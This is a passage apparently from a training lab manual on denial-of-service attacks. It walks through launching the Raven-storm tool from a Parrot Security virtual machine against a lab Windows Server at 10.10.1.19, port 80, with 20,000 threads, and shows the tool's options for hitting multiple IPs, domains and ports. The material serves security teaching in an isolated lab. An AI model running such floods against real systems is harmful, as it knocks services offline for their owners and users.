
11. **Wireshark** starts capturing the packets; leave it running.



12. Switch to **Parrot Security** virtual machine.

Module 10 – Denial-of-Service

13. In the terminal window, type **ip 10.10.1.19** and press **Enter** to specify the target IP address.
14. Type **port 80** and press **Enter**, to specify the target port.
15. Type **threads 20000** and press **Enter**, to specify number of threads.



```
Applications Places System sudo rst - Parrot Terminal Thu Apr 14, 03:47
File Edit View Search Terminal Help
|-- get      :: Define the GET Header.
|-- agent    :: Define a user agent instead of a random ones.

-- Stress Testing:
|-- stress   :: Enable the Stress-testing mode.
|-- st wait  :: Set the time between each stress level.

-- Multiple:
|-- ips      :: Set multiple ips to target.
|-- webs     :: Set multiple domains to target.
|-- ports    :: Attack multiple ports.

-- Automation:
|-- auto start  :: Set the delay before the attack should start.
|-- auto step  :: Set the delay between the next thread to activate.
|-- auto stop   :: Set the delay after the attack should stop.


L4> ip 10.10.1.19
Target: 10.10.1.19

L4> port 80
Port: 80

L4> threads 20000
Threads: 20000

L4>
```

16. Now, in the terminal type **run** and press **Enter**, to start the DoS attack on the target machine.
17. In the **Do you agree to the terms of use? (Y/N)** field, type **Y** and press **Enter**.



```
L4> ip 10.10.1.19
Target: 10.10.1.19


L4> port 80
Port: 80

L4> threads 20000
Threads: 20000

L4> run

Do you agree to the terms of use? (Y/N) Y
```


18. Raven-storm starts DoS attack on the target machine (here, **Windows Server 2019**).

